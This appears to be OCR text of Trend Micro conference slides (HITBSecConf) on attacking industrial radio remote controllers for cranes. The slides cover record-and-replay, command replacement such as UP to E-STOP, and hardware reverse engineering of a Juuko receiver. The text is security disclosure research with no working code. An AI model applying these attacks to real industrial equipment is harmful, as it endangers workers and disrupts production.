Hey operator, where's your crane?

Attacking Industrial Remote Controllers

Marco Balduzzi, Federico Maggi, Jonathan Andersson

Joint work with Philippe Lin, Akira Urano, Stephen Hilt and Rainer Vosseler

HITBSecConf

TREND MICRO™ | research

Industrial Remote Controllers


OFF
START
RESET


© Alexandre Prevot
MEDIACO
03 89 75 90 03
WWW.MEDIACO.FR
MEDIACO
MEDIACO
MEDIACO
MEDIACO
MEDIACO











Preliminary *on-site* testing




434.116.000
lenovo

World-wide testing

TW SAGA

TW Juuko


IT Autec

IT ELCA


TW Telecrane

JP Circuit Design


DE Hetronic International




SDR



Record & Reply




RECORD




REPLY

What happened?


“UP”
MESSAGE 1
“UP”
TX
RX


“UP”
MESSAGE 1
MESSAGE 2
“UP”
TX
RX



"UP"
TX
MESSAGE 1
MESSAGE 2
MESSAGE 3
.....
MESSAGE 100
"UP"
RX

ALL messages are the same!


ATTACKS	Vendors	Difficulty	Cost
1: Record & Replay 	ALL		$$$$

DEMO

Arbitrary Command Execution


10101010101010101010101010 1001001100001011 1010001110111110 00001101 10100010 11110101…

REVERSE ENGINEERING




COMMAND REPLACEMENT
For example: UP -> E-STOP


DOS OF PRODUCTION!


DEMO

Example of Analysis



JUUKO
INDUSTRIAL RADIO REMOTE CONTROL
RECEIVER
ERROR
ACTIVE
RECEIVING
WIRING DIAGRAM HS600(C2)
HS series
JUUKO
STATUS
1
2
START


JK-HS1500EM


+12VDC-
MOD1
MODEL ... K800
ID: 201077C8
CH: 171 – 212
JK-HS1500EM
B0003A5
RF434SC
WK25 -002549



breakout pins
MOSI
SCLK
MISO
CSn
to antenna
CC1120
TI 68F
A2KK G8
434SC-V2


Reverse Engineering



